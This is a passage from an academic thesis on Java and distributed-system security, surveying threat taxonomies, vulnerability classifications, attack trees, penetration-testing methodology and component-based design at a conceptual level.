Disruption describes an event or circumstance, which prevents a system from operating correctly and providing functions or services. This frequently results from actions listed in Table 2.7.

Usurpation

Usurpation is an attack on availability and results in loss of control of services and functions of a system. As a result an unauthorized entity takes over the control of a system, as illustrated in the common expression „*to own the box*“(Russell et al., 2003)). This is shown in Table 2.8.

These aspects provided a catalog of *misuse cases*, which have to be taken into account when analyzing information systems from a security perspective. Alexander (2002) introduced an approach to integrate the concept of misuse cases into the early stages of the software development process, namely the phase of system analysis and design.

2.1.11 Vulnerabilities

Vulnerabilities are design or coding flaws in systems that provoke the threats described above to be exploited by attackers. Formal testing for vulnerabilities tests the absence of exploitable vulnerabilities, whereas penetration testing tests for the existence of those weaknesses. After presenting both approaches, we summarize those with a list of the existing vulnerability classes.

Vulnerability classi□cation

It is an ongoing industrial effort to standardize the definition of vulnerabilities. The Oasis-Open consortium (Heineman, 2004) published a specification about attacks directed against HTTP-based applications. Being affected by these attacks does not necessarily imply that the HTTP implementation of the application is vulnerable. Merely the attack chose HTTP as transport communication protocol, but could have used other communication path as well. Therefore, a broader approach to define vulnerabilities would be helpful to provide a standardized documentation of the entry path of the vulnerability (such as HTTP, RMI, JDBC), the vulnerability itself (the protocol implementation, the event handler), and the resulting security compromise (detection, disclosure, deception, usurpation).

The Landwehr Framework One of the first classification frameworks for vulnerabilities (among others) is the Landwehr flaw classification scheme (Landwehr et al., 1994). The taxonomy (Figure 2.5) of software flaws emphasizes on three aspects:

- The **genesis**, the type of the bug is concerned (such as being a covert channel)
- The **time of introduction** in that the vulnerability was it introduced, as in the development or maintenance phase
- The **location of the vulnerability** endetails whether the issue is an operation system problem or affects the application layer only.

We follow the categorization given by Bishop (2002).

Incomplete or inconsistent parameter validation leads to tainted data within the application. Knowing internal structures and decision paths in the application allows an attacker to handcraft input parameter combinations to gain control over the application. An example for inconsistent parameter validation was found in the JBOSS J2EE server

<table>
<tr><td rowspan="14">Genesis</td><td rowspan="8">Intentional</td><td rowspan="4">Malicious</td><td rowspan="2">Trojan Horse</td><td>Replicating</td></tr>
<tr><td>Non-Replicating</td></tr>
<tr><td colspan="2">Trojan Horse</td></tr>
<tr><td colspan="2">Time Logic Bomb</td></tr>
<tr><td rowspan="3">Non-Malicious</td><td rowspan="2">Covert channel</td><td>Storage</td></tr>
<tr><td>Timing</td></tr>
<tr><td colspan="2">Other</td></tr>
<tr><td rowspan="6">Inadvertent</td><td colspan="2">Validation Error</td></tr>
<tr><td colspan="2">Domain Error</td></tr>
<tr><td colspan="2">Serialization Error</td></tr>
<tr><td colspan="2">Identification/Authorization Inadequate</td></tr>
<tr><td colspan="2">Boundary Condition Violation</td></tr>
<tr><td colspan="2">Other exploitable logic</td></tr>
<tr><td rowspan="4">Time of Introduction</td><td rowspan="3">Development</td><td colspan="2">Requirement / Specification</td></tr>
<tr><td colspan="2">Source code</td></tr>
<tr><td colspan="2">Object code</td></tr>
<tr><td colspan="3">Maintenance</td></tr>
<tr><td colspan="3">Operation</td></tr>
<tr><td rowspan="10">Location</td><td rowspan="9">Software</td><td rowspan="7">OS/Runtime</td><td>System Identification</td></tr>
<tr><td>Memory Management</td></tr>
<tr><td>Process Management</td></tr>
<tr><td>Device Management</td></tr>
<tr><td>File Management</td></tr>
<tr><td>Identification/Authorization</td></tr>
<tr><td>Other unknown</td></tr>
<tr><td rowspan="2">Support/ Middleware</td><td>Privileged Utilities</td></tr>
<tr><td>Unprivileged Utilities</td></tr>
<tr><td colspan="2">Application</td></tr>
<tr><td colspan="3">Hardware</td></tr>
</table>

Figure 2.5: Vulnerability taxonomy by Landwehr

3.2.1 where an attached *%00* character revealed the source code of the JAVA server pages files instead of dynamically generate HTML results, as shown by Schönefeld (2003o).

Implicit sharing of (privileged or confidential) data between JAVA applications violates the principle of least common mechanism. An attacker may vulnerabilities in and application to acquire data of another application due to their shared data. During this research, we discovered a covert channel vulnerability in the standard JAVA-Plugin for Internet browsers. Setting global variables to arbitrary values could be misused to violate the sandbox protection model, which is the containment enforced for JAVA applets by the applet specification. This problem was demonstrated in (Schönefeld, 2003i).

Inadequate Deserialization occurs often between the moments of object creation and object initialization and object usage. Explicit object creation, object cloning or creation of objects may create objects within JAVA and other object-oriented languages. To exchange data with a remote communication partner, a node uses a serialized data representation. Naive implementation of these documented and undocumented constructor methods may omit holistic parameter validation semantics. An attacker may invoke methods on an object in an intermediate state or inject objects with illegal states. The `java.io.ObjectInputStream` class allows deserialization of data. This allows exploiting vulnerabilities in parameter validation. An attacker can exploit this vulnerability to inject objects with illegal states into remote runtime environments. Those scenarios will are presented in Chapter 8.5.

Violable prohibition and limits such as edge conditions using extreme values are a typical misuse case that attackers apply to provoke overflow of data types that will put objects to an undefined state. This

was used in a proof-of-concept to exploit a set of vulnerabilities in the `java.util.zip` package. In this package an integer overflow condition was exploitable to trigger a denial-of-service condition in a trusted JDK core library. The effects of this problem are presented in Chapter 8.3.

Exploitable logic errors and side effects of instructions trigger side effects by performing legal actions. These attacks misuse holes in the specification. By coupling accessed resources to an exploitable error condition, an attacker leads the system to an undefined state. We found the JDBC interface provided by the JBOSS application server to be vulnerable. It accepted java statements embedded in SQL statements. This could be misused to trigger side effects on the operating system layer. A detailed description is provided in Chapter 8.6.

Common Weaknesses The Common Weaknesses Enumeration project(Mitre Corporation, 2009a) follows the goal to provide a systematic presentation of vulnerabilities. Their taxonomy provides a subdivision into three parts:

- Insecure Interaction Between Components
- Risky Resource Management
- Porous Defenses

Within these categories the project identified 25 important vulnerability types. These are listed in Table 2.9. We will come back to these categories when discussing the identified antipatterns in JAVA applications.

Vulnerability collections

Vulnerabilities may appear in multiple facades, a condition that makes it difficult to refer to a particular type of vulnerability. The CVE (Common Vulnerabilities and Exposures) dictionary (Mitre Corporation, 2007a)

aims to share knowledge about vulnerabilities. The project is community-based where vendors and security researchers contribute their knowledge on published vulnerabilities. The results are freely available.

The data collected in the CVE dictionary is useful to illustrate how the type vulnerabilities shifted over the years from low-level operating system problems to application level problems.

2.1.12 Attacks

The root cause of an attack is the exposure of privileged resources to attackers. The attackers goal is to find a possible (covert) channel to that resource, manipulate it, and subvert the integrity, confidentiality or availability of the system.

Attacks Trees

Schneier (1999) introduced *Attack Trees* to document the relationship between vulnerabilities and threats from an attacker's perspective. Scenarios based on Attack trees analysis (ATA) allow evaluating the security of a system in relation to a variety of attack scenarios. The ATA approach visualizes the path from a vulnerability to the goal of an attacker.

ATA helps to identify vulnerable parts of the state model of a system. Utilizing "AND" and "OR" operations they allow to describe the possible path through the subgoals. These subgoals are either leaves or attack trees themselves. Visualizations for attack trees become very large for realistic scenarios, therefore the reduction to their textual representation helps adapting to complex attack structures.

The leaves of an attack tree have additional attributes such as probabilities of apprehension, cost of an attack or the engineering ability to statistically evaluate how much effort an attacker needs to achieve a specific goal. In a further analysis an adequate set of attributes allows querying the attack tree structure for specific sets of leaves, such as the shortest possible

attack or all attacks that cost less than a specific upper bound of monetary funds needed by an attacker to launch the attack.

The recursive tree structure of ATA allows chaining security evaluations and to reuse the results of an ATA for subtrees. The leaves represent the environment conditions that influence the relevant parameters and therefore the specific state.




Figure 2.6: Attack Tree for Obtaining UNIX Passwords

The sample tree (Pallos, 2003) depicts the possibilities to acquire the passwords to an account on a generic UNIX (Open Group, 2004) system. The list of the leaves shows the distinct attack scenarios.

2.1.13 Security Testing

The task of testing for security issues can be approached from a theoretical and a practical perspective. Formal testing follows the theoretical path and is concerned with proving security, whereas penetration testing aims to detect the existence of instances as proof for the existences of vulnerabilities that need to be refactored within the implementation code of a system.

Formal Testing

Formal testing aims to test systems for the existence of exploitable vulnerabilities. The hypothesis states the existence of a specific vulnerability. As a first step, the tester triggers an action to bring the system into a state that is not in alignment with the current security policy (the post-condition). When the post-condition holds true, the system is vulnerable. The problem with the formal approach is the limited usability, as the resulting conclusion of absence of a specific vulnerability is usable only for a specific test configuration.

Penetration testing

The discipline of *Penetration testing* (Bundesamt für Sicherheit in der Informationstechnik, 2003) is concerned with testing the existence of vulnerabilities. It consists of tests performed on several layers. The test reflects these perspectives:

- The “no knowledge” attacker
- The external attacker
- The internal attacker with knowledge

These are the typical phases of penetration tests:

1. *Information gathering* is the first step that aims to retrieve the necessary information about the system to be tested. This step includes acquiring background facts to the typical vulnerabilities for the platform to be tested. The highest density of such knowledge is frequently available in so-called bug tracking and management systems. For the JAVA 2 Standard Edition the relevant sources are the Java Bug Database (Sun Microsystems, 2007b) and the BugZilla system hosted by Apache.org (Apache Software Foundation, 2006b), which lists bug scenarios for the included XML Parser, which is part of the JDK. For other platforms, the bugtraq mailing list is a common place to start.

2. *Flaw hypothesis* constructs test cases derived from the collection of knowledge about vulnerabilities gathered in the first step. This knowledge typically has to be adapted to the concrete application environment and use case.

3. *Flaw testing* Tests whether vulnerabilities exist by applying the material collected in the previous step. Flaw testing is an iterative process. If the test is positive (system is in unsecured state) continue with the next step. Otherwise, the testing workflow repeats the previous step to acquire more test cases.

4. *Flaw generalization* finds the most general cause of the flaw. This includes finding similarities between the detected bugs.

5. *Flaw elimination* Eliminate the bugs by applying a security patch provided by the vendor (as an admin or user). The patch is created by a programmer, who writes a modification of the code parts causing the vulnerability with the results of the previous step, the flaw generalization step.

The german Bundesamt für Sicherheit in der Informationstechnik (2003) provides a list of criteria to categorize penetration tests (see also Figure 2.7):




Figure 2.7: Perspectives on penetration testing

Information foundation defines the range of information that the attacker takes for granted,

Black Box testing starts without any inside knowledge and includes the necessary steps to gather the needed information from free available sources

White Box penetration simulates the weaponry of a current or formerly employee or external consultant, pre-equipped with inside information. The range of information know from the beginning of the test may vary from shallow to deep knowledge.

Aggressiveness defines which actions the penetration tester performs when detecting vulnerabilities. As any range of aggressive testing can lead to damage in the system itself or connected systems, the goal, risks, and limitations of actions of a penetration testing event are better defined prior starting and communicated to the maintainers of the associated systems.

Passive behavior implies that no further action is necessary, vulnerabilities are only documented

Cautious behavior exploits the vulnerabilities when damage to the tested system is not expected

Deliberate behavior even exploits the found vulnerabilities when damage is expected. This typically includes automatic testing for parameter combinations and edge cases.

Aggressive behavior does not consider potential danger to the integrity and availability of the tested systems, which can lead to denial-of-service problems. Aggressive testing typically also includes transitive testing. This includes exploiting vulnerabilities identified on connected systems once an intermediate system is under control.

Scope defines which kind of systems are to be included in the test. For an initial test, the entire scope of functionality is subject for testing.

Complete testing includes the entire set of available systems in the test, although legal restrictions and availability goals may limit this set.

Focused testing limits the scope to a certain subnet, functionality or service. This is a frequently used scope for testing security after system changes or enhancements have occurred. Entities tested are homogeneous (like all HTTP servers), but not necessarily connected

Narrowed testing is restricted to a certain amount or range of systems. This is similar to the focused testing, but does not limit testing to a single machine or a single service. Entities tested are typically integrated into a common functional unit (like all administration components of the online brokerage application) therefore tests performed are heterogeneous.

Visibility defines the inclusion of escalation procedures after the discovery of vulnerabilities. This also defines the choice of tools:

Covert testing limits the variety of allowed testing tools to those that do not fall under the categorization of typical attack tools (such as fuzzers). This typically includes testing for known boundary conditions in normal applications.

Open testing is appropriate when covert testing did not deliver appropriate results or when performing white box tests. The open approach allows using tools specialized for penetration testing such as port scanners as nmap, and vulnerability scanner such as Nessus to assess the attack surface. Open testing typically broadens the testing team, which also allows faster

reaction to negative side effects on the tested system such as denial-of-service conditions or side effects on other systems.

Technical measures define the choice of attack paths to the system.

Network access uses the attack path that is typically available to external intruders. This is a network-based path into the system. This includes public paths such as the Internet and dial-up connectivity via service providers.

Other communication paths include intrusion attacks via private network access such as networks of associated companies. Other communication media includes tampering wireless environments.

Direct physical access not only includes logical access but also allows manipulation of the processing hardware or gaining network access via insertion of unrestricted and unexpected devices. Physical access implies that physical authentication of the attacker was successful. Therefore, the direct physical access attack is only available for internal attackers such as employees or consultants.

Social engineering includes the human factor in the search for vulnerabilities. This could include interviewing the developer of a software program for backdoor functionality available through testing switches or hotkeys, which allow violating the security policy.

Locality defines the position (in or outside of the company's network) where the attacker launches the attack.

Outside attacks include the total range of connectivity and protection measures in the attack, which includes the use of packet and application level firewalls (Zwicky et al., 2000) and intru-

sion detection systems (Bundesamt für Sicherheit in der Informationstechnik, 2002).

Internal attacks imply the attack has the starting point within the network and does not have to circumvent the complete range of protection measures and access control systems. For security aware companies the term *internal network* may be too broad as internal networks can also be subdivided in trusted and untrusted sub-networks. Furthermore, dedicated access points may enforce authentication to allow crossing this internal boundary.

2.1.14 Summary

The previous paragraphs introduced the relevant terms according information system security. They provide a foundation for the discussion on distributed systems and their special security requirements. Furthermore, a categorization schema and an outlook listing the relation to several real world examples is given.

As this chapter serves as an introduction to the topic of security, there is no own contribution to the general discussion on security yet, moreover we follow a set of well-known definitions that are necessary to derive the relation between programming antipatterns and concrete security related vulnerabilities when applying the constructs of the JAVA programming language.

Disclosure Aspect	*Threat*	*Example*
Exposure	data is directly made available to an unauthorized subject	Result of Hardware/Software Error or other system failures
		Human Error, such as action or inaction result in conditions that expose private data
		Exhaustive searches through collections of data can result in unwanted disclosure, also called *Scavenging*
		Deliberate Exposure exposes actively private data to unauthorized subjects
Interception	the data flowing between data source and destination is modified by a third party	Theft of a data media as USB stick can lead to unauthorized access of private information
		The monitoring of a communication channel via passive wiretapping allows observing and recording data
		Analysis and Filtering of Emanation data may allow the unauthorized acquisition of information
Inference	may lead to indirect access to sensitive data by reasoning from characteristics or side effects of communications	may lead to indirect access to sensitive data by reasoning from characteristics or side effects of communications
		may lead to indirect access to sensitive data by reasoning from characteristics or side effects of communications
Intrusion	describes an action, where unauthorized access is gained by bypassing or circumventing the protections of the system carrying the data	Trespassing provides physical access to protected resources
		Penetration allows logical access to protected resources
		Reverse Engineering allows acquiring knowledge about the inner and typically undocumented details of a system to find starting points for a subsequent attack
		The methods of cryptoanalysis attempt to acquire the clear text of an encrypted message (typically with zero-knowledge about the used encryption characteristics)

Table 2.5: Disclosure

Deception Aspect	*Threat*	*Example*
Masquerading	malicious action or unauthorized access	The term spoofing is used, when the unauthorized entity tries to take the identity of an authorized entity
		Means of malicious logic may be exploited by an attacker to impersonate as an authorized entity
Falsification	of data to present falsehoods to an authorized user	Substitution is used to replace valid data by false data
		Insertion is used to place new false data into a system to represent false facts
Repudiation	to present another entity being responsible for specific actions	False denial of origin, when the responsible actor denies his responsibility for his actions
		False denial of receipt, when the recipient of data or a message denies the reception

Table 2.6: Deception

Disruption Aspect	*Threat*	*Example*
Incapacitation	foils system operation by disabling critical components	Malicious logic like code bombs introduced into a system
		Physical destruction of system components is a trivial method to disrupt system operation
		Unintentionally incidents caused by human errors or hard- or software defects have also the effect to disable components
		Natural disasters, extreme element force or cosmic influence may influence system behavior (how external forces might affect mobile JAVA virtual machines is shown by Govindavajhala and Appel (2003)).
Corruption	alters functionality by tampering the codebase or data of systems	Tampering interrupts or prevents the desired valid operation of a system
		Malicious logic can alter the codebase or data of a system (often called a *virus* when the malicious code tries to replicate to other systems)
		Unintentionally incidents
		Natural disasters
Obstruction	delivery of system services is blocked by hindering operation	Interference may block communication channels that transfer data or control information so that the servicing of requests is not possible
Overload	occupy the capacities of processing units, preventing scheduled tasks from operation	A Denial-of-Service attempt may infer the appropriate load state of a system by keeping the threads that are bound to the communication channels of a system under high load

Table 2.7: Disruption

Usurpation aspect	*Threat*	*Example*
Misappropriation	unauthorized physical or logical control of a system, comparable to theft	Theft of services like an unauthorized triggering of a business transaction
		Theft of functionality
		Theft of data
Misuse	an unauthorized entity performs actions harmful to the protection level of a system	Tampering as alteration of the system logic is used to gain unauthorized control over a system
		Malicious logic like added code bombs or infiltrated devices to allow unauthorized access to the system
		The violation of permissions of an entity ignores or actively bypasses a given (security) policy which was expressed as organizational protection to a resource

Table 2.8: Usurpation

Category	*ID*	*Description*
Insecure interaction between components	CWE-20	Improper Input Validation
	CWE-116	Improper Encoding or Escaping of Output
	CWE-89	Failure to Preserve SQL Query Structure (aka "SQL Injection")
	CWE-79	Failure to Preserve Web Page Structure (aka "Cross-site Scripting")
	CWE-78	Failure to Preserve OS Command Structure (aka "OS Command Injection")
	CWE-319	Cleartext Transmission of Sensitive Information
	CWE-352	Cross-Site Request Forgery (CSRF)
	CWE-362	Race Condition
	CWE-209	Error Message Information Leak
Risky Resource Management	CWE-119	Failure to Constrain Operations within the Bounds of a Memory Buffer
	CWE-642	External Control of Critical State Data
	CWE-73	External Control of File Name or Path
	CWE-426	Untrusted Search Path
	CWE-94	Failure to Control Generation of Code (aka "Code Injection")
	CWE-494	Download of Code Without Integrity Check
	CWE-404	Improper Resource Shutdown or Release
	CWE-665	Improper Initialization
	CWE-682	Incorrect Calculation
Porous Defenses	CWE-285	Improper Access Control (Authorization)
	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
	CWE-259	Hard-Coded Password
	CWE-732	Insecure Permission Assignment for Critical Resource
	CWE-330	Use of Insufficiently Random Values
	CWE-250	Execution with Unnecessary Privileges
	CWE-602	Client-Side Enforcement of Server-Side Security

Table 2.9: CWE Top 25

2.2 Component-based Systems

The growing importance for distributed interaction by the emergence of the Internet and e-commerce scenarios has shortened the product lifecycles, as expressed in a quote from Reinke (1998)

> "I think of Internet years as dog years, seven years in one. There's no more long-range planning".

This includes the growing importance of the qualities of services customers expect from products and especially software products to scale to the new speed of time. To develop all needed functionality to satisfy the entire set of requirements often exceeds the capacities of software companies. Therefore, it is economically not reasonable to design every generic software building block from scratch. Instead, the principle of reuse of basic functionality is an efficient strategy to approach this resource allocation problem. The *Reuse* of components, composing systems from the results of other projects allows focusing the limited development time and cost in software development or the core problem. By dividing an application in generic and specific parts and introduce well-defined interfaces between them allows participating in the development progress of the contributing components. Reuse furthermore allows efficient allocation of development resources to build (depending on the application domain) the business logic or the other core functionality of the system.

2.2.1 Components and Object-oriented principles

Brown gives the following definition of components:

Definition 17 (Component): *A component is an individually distributable piece of functionality that communicates via well-defined interfaces. (Brown, 2005)*

Szyperski (1998) and Meyer (2000) give similar definitions. The functionality of a component is accessible via its interfaces, which are typically defined via an interchangeable interface definition language (IDL). Important principles when designing components are *substitutionality* and *encapsulation*.

Substitutionality is concerned with the replaceable implementation of objects that carry the functionality defined by interfaces. The application programmer is concerned with the well-defined interface he uses to communicate with an object. This separation provides flexibility to adjust components to changing environment.

Encapsulation is concerned with the adequate bundling of data and functionality of an object. An object is an identifiable piece of information, such as a customer record on the application layer or a data base driver on the middleware layer.

Shaw and Clements give the following definition for connectors between components that transfer data between components:

Definition 18 (Connector): *A connector is an abstract mechanism that mediates communication, coordination, or cooperation among components. (Shaw and Clements, 1996)*

This includes shared data representation, remote procedure call semantics (like IIOP and RMI), and other message transfer formats.

Components generate and share data, the transfer occurs via connectors. Data appears in multiple formats, specialized on a special purpose, such as processing, transfer or storage.

- For processing, it is kept in system memory such as the internal representation such as objects used inside the process memory, such as a virtual machine.

- Objects that are supposed to be transferred on the wire are transformed to a serialized format, a process known as marshalling. Common marshalling formats are the JAVA serialized data object format or the common data representation, like IIOP marshalling.

- When implementing persistency functions with a relational database, there are two approaches. Data transformation is achievable via an object-relational mapping, or stored in a native object-oriented format residing as atomic object in a binary large object block, and then accessed via an individual mapping access layer.

Solving problems in isolated environments does not limit the programmer in his choice of algorithms and approaches. Monolithic applications typically do not allow replacing subsets of their functionality with alternative implementations.

In integrated environments, this isolated mindset may result in maintainability problems for a combination of formerly independent software components to form a composite application. A large hurdle for a seamless integration of the combined functionality is to define single parameters and hooks to use common mechanisms for common problems.

Therefore, components are packaged and deployed to adapt a standard implementation to the custom installation requirements of a deployment scenario. In component frameworks like EJB (Enterprise JAVA Beans) or CCM (CORBA component model), individual configuration options can therefore be adjusted to local needs by modifying the default settings, such as a deployment descriptor.

Component definitions may bundle multiple interfaces. Table 2.10 describes the important artifacts concerned with components.

2.2.2 Types of Reuse

Ravichandran and Rothenberger (2003) describe two typical types of reuse, one is *white box reuse* (WBR) that applies when the components was self-

Artifact	*Description*
Object	Identifiable instance of an interface definition, backed by an implementation
Encapsulation	Bundling of behavior and data within objects
Implementation	Defines the inner workings of objects, internal details are exposed to the developer.
Interface	A functional description of external behavior an object, exposed to the user of the object, a set of interfaces define a component
Identity	Defines an identifiable instance of an object

Table 2.10: Artifacts of components

developed or is well documented. Good documentation is an important precondition to check the validity of the component and estimate the effort and side effects of code changes.

Black box reuse (BBR) in contrast does not involve code changes and uses the software functionality "as delivered". Adaptation for black box components is achieved via customization of configuration parameters. In order to integrate developers only need to knowledge about the outer interfaces of the components. No internal structures have to be known to use the functions of the component. The black box reuse can result in a *generic security problem* when components demand privilege access to restricted resources. This has to be considered when defining the security policy so the prepackaged security settings of components should be verified before usage, which acquires internal knowledge that contradicts the black-boxed approach. *Reverse Engineering* is a methodology that aims to acquire internal knowledge from black-boxed components. An approach to overcome this problem for prepackaged JAVA components is presented in the discussion of the JCHAINS framework.

2.2.3 Component Based Development

The paradigm of component-based development (CBD) of software systems is based on the assembly process of pre-packaged components. Within the CBD process developers use standardized or customized in-house frameworks to adapt to a certain set of standards in component design. These guarantee compatibility of the involved artifacts. The functionality of the resulting system is determined by the sum of the functionality of the involved components; however compatibility problems and dependency chains may have negative effects on the freedom of choice of components which can be a major threat when using black boxed components.

2.2.4 Component Based Frameworks

Currently the industry is focused on three major component based frameworks for distributed systems:

- The vendor-neutral CORBA (Common Object Request Broker Architecture) specification by the Object management group,
- The JAVA Enterprise Edition (JEE) with the Enterprise JAVA Beans component model from Sun Microsystems and
- The .NET Framework for distributed services is developed by Microsoft.

Both .NET and JEE extend their proprietary remoting protocols with standard aligned SOAP-based web services in the most current editions.

Crosscutting functionality of software systems is also known as non-functional requirements (NFR). Fulfilling these NFRs is necessary with an adjustable degree in every computing application and is typical identified in a requirement analysis document.

2.2.5 Requirements of distributed component based systems

Distributed systems are often integrated by the use of specialized components; Filman (1998) describes their characteristics as follows:

- Compared to their centralized and serial information systems, Distributed systems are non-deterministic. They add the dynamics of distribution as an extra dimension of flexibility but also of complexity. This increases the requirements and difficulties for design, test and debug of the system, especially the handling and reservation (locking) of distributed resources.

- Distributed systems are prone to incompleteness failures: In distributed systems, responsibility for correct overall behavior is also distributed among the involved components. The exception handling in component A that uses component B has to reflect to local failures from B but and to networking failures due to communication. These may be outages, deadlocks and timeouts resulting from calls to other components. Current design and modeling languages like the ISO standard UML support the set of use cases of components with well-defined specifications, whereas the set of misuse and error cases is often under-specified.

- Distributed systems are equipped with less security: In transactions that are executed in human-to-human interaction (such as buying a used car at a car dealers shop) secure operation of systems relies on trust between the involved actors. For exceptional (misuse) cases policies define valid actions and enforcement. A leak in the definition of a misuse case leads to a leak in the security of the system. As misuse cases in distributed environments are a superset of the possible misuse cases in centralized environments, these are potentially less secure by default. Lodderstedt et al. (2002) introduced the SecUML approach, which addresses this problem by adding security-

specific extensions to the default stereotypes and diagrams offered by the UML.

Filman states that the risks induced by these characteristics cannot be eliminated, although they by documentation and estimation of effects these risks can be anticipated in order to prevent resulting damage. The so-called *Ilities* Filman (1998) subsume the non-functional characteristics of an application. Ilities are reliability, security, scalability, extensibility, manageability, maintainability, interoperability, composability and evolvability. Requirements are according to Filman subdivided into four categories:

Functional requirements: They describe the input/output characteristics of a system. This involves the range of provided services, usually defined as step of the use-cases during system modeling process. Use cases are typically documented in a semi-formal presentation, such as the UML. Functional requirements (FR) are typically implemented in the business logic or other core functionality of a system, such as the EJBs in the JEE environment.

Aesthetic requirements: They provide an adaptation to cultural or community related requirements of presentation of the computational results of the system. This typically applies to the presentation and data representation components of distributed system such as the JSP or servlet components used in the JEE framework.

Systematic requirements: These requirements aim to meet the goal of □*doing the right thing*□*in* □*all the right places*□ Requirements of this kind are most effective when all involved components are behaving equally with the same quality of service. A single insecure component may compromise overall system security. To provide common standards in quality of service, these requirements are implemented by services within the middleware framework and not solved repeatedly

by the application programmer. Reuse increases the potential of existing software solutions and prevents the repeated invention of the wheel (Curdt, 2008) development antipattern.
For example in the JBoss (JBoss Group, 2003) communication bus architecture, crosscutting qualities of service are guaranteed by enforcing requests and replies of the functional model to pass through a defined set of interceptors. These add non-functional attributes to the request/reply data message structures in order to ensure security, transaction safety or persistence without interfering with the semantics of the functional model. This is possible when the framework has control on both parts of the communication, in order to establish a symmetric setup of interceptors, which is typically the case in a JEE client/server model.

Combinatorial requirements: The interaction between subcomponents determines the behavior of the overall system. It is not determined by a single component and typically cannot be derived by analyzing each component statically. Moreover, the dynamic application environment such as the expected workload has to be taken into account. Samples for concerns of combinatorial requirements are as follows:

- The *response time* of an application is typically dependent of the communication paths between the single components. Statistical methods can be used to determine estimates or lower bounds for the timing behavior of a system depending on the parameters of the usage scenario.

- The *security level* of the overall system can be determined by its weakest part. It is wasted effort to protect an application by encryption technology when an attacker can read the secrets embedded in the source code. A practical example was the disclosure of the JSP source code, a vulnerability (Schönefeld,

2003o) we found during this research in the code of the JBoss application 3.2.1 server. The weak protection used in the embedded Jetty web server component shows, that the strongest protection enforced by encryption mechanisms offers no protection in that case and can be undermined by exposing details of the business logic to the unprivileged internet user by exposing source code.

While the first type of requirements is often specified within use cases during the design phase, the remaining types of requirements are often aggregated to non-functional requirements (NFR), important when specifying the software architecture.

2.2.6 Classes of requirement typical to distributed systems

As an answer to document the inherent deficiencies of distributed systems, the requirements are a helpful categorization scheme. We summarize the characteristics of the crosscutting concerns to overcome these deficiencies in the following:

Security: In distributed systems software security is concerned with providing confidentiality, integrity, accountability and availability. This is shown in Chapter 2.1 in both operation and persistency through the lifecycle of an application. Measures, such as enhancing functional data with security related metadata or performing cryptographic operations for the needed data transformations at the communication end points enforce a secure communication during request flow. Access control ensures that only valid entities (users and programs) access the portion of the systems data, they are allowed to access. Analysis of the metadata and rule-based checks of the dynamic communication behavior characteristics of the request flows allows performing intrusion detection. Enforcement of Containment such as the JAVA sandbox helps chaining components in a

well-defined set of allowed action, as defined within a security policy.

Manageability: Measurement of performance, accounting, Intrusion detection, auditing, policy adjustment and configurability are typical management tasks. The first four tasks are driven by the generation of events that are emitted to appropriate receiving processes such as system management consoles. Events are usually transmitted via SNMP or other proprietary protocols such as EIF for IBM/Tivoli management systems (Manoel et al., 2005). Policy adjustment and configurability help customizing applications (designed for 24x7 operation ideally without outage) to changing environments or security settings. In this case, the application is the receiver of a change management event. Manageability and security are closely related as management of security this done via the channels of the management infrastructure.

Reliability: Distributed systems rely on replication between redundant instances of the application in order to achieve maximum availability. Relational database systems or *Computer Supported Cooperative Work* (CSCW) systems like Lotus Domino are typical applications that require a low outage ratio. In these systems, using redundancy is not only applied to the functional data but also the non-functional information, which is replicated between nodes. For example, a user that is banned from access to one host due to a policy violation (malicious behavior) should also be banned to enter the other nodes hosting this application. As replication relies inherently on remote communication, it has to be protected by security measures to avoid data manipulation during transit. The *Secure Socket Layer* (SSL) transport protocol offers the *Mutual authentication* feature. This is typically used to authenticate communicating hosts to prevent an attacker from spoofing a faked identity and to impersonate as a valid

replication partner. This feature helps to enforce confidentiality, as the data is not only protected against tampering in transit. It is also protected at the endpoints of communication by assuring the origin of the data.

Summary

The discussion on Ilities has shown that even the crosscutting concerns have an impact on the security requirements towards systems. This emphasizes the special role of security for distributed systems and the interactions to the other qualities of services needed for operation in a production environment.

2.3 Patterns and Refactorings

Suboptimal software implementations such as coding bugs or design flaws are often caused by lack of resources during the design or development process, such as time, funds or knowledge shortage. This section illustrates how these structural weak designs and implementations are correctable toward scalable solutions. This process is typically known as *Refactoring* (Fowler, 1999) and applies the adequate problem solving concepts of design pattern to these suboptimal implementations of software.

2.3.1 Design Patterns

Design patterns have been described as architectural artifacts that support the architectural goal of conceptual integrity by conceptual reuse. Important catalogs of patterns have been collected by the so-called "Gang of Four" (GoF) (Gamma et al., 1995). They coined terms, that are used by software architects to find a common set of terms for architectural artifacts, prominently known are singletons, observers, visitors and publish-subscribe scenarios.

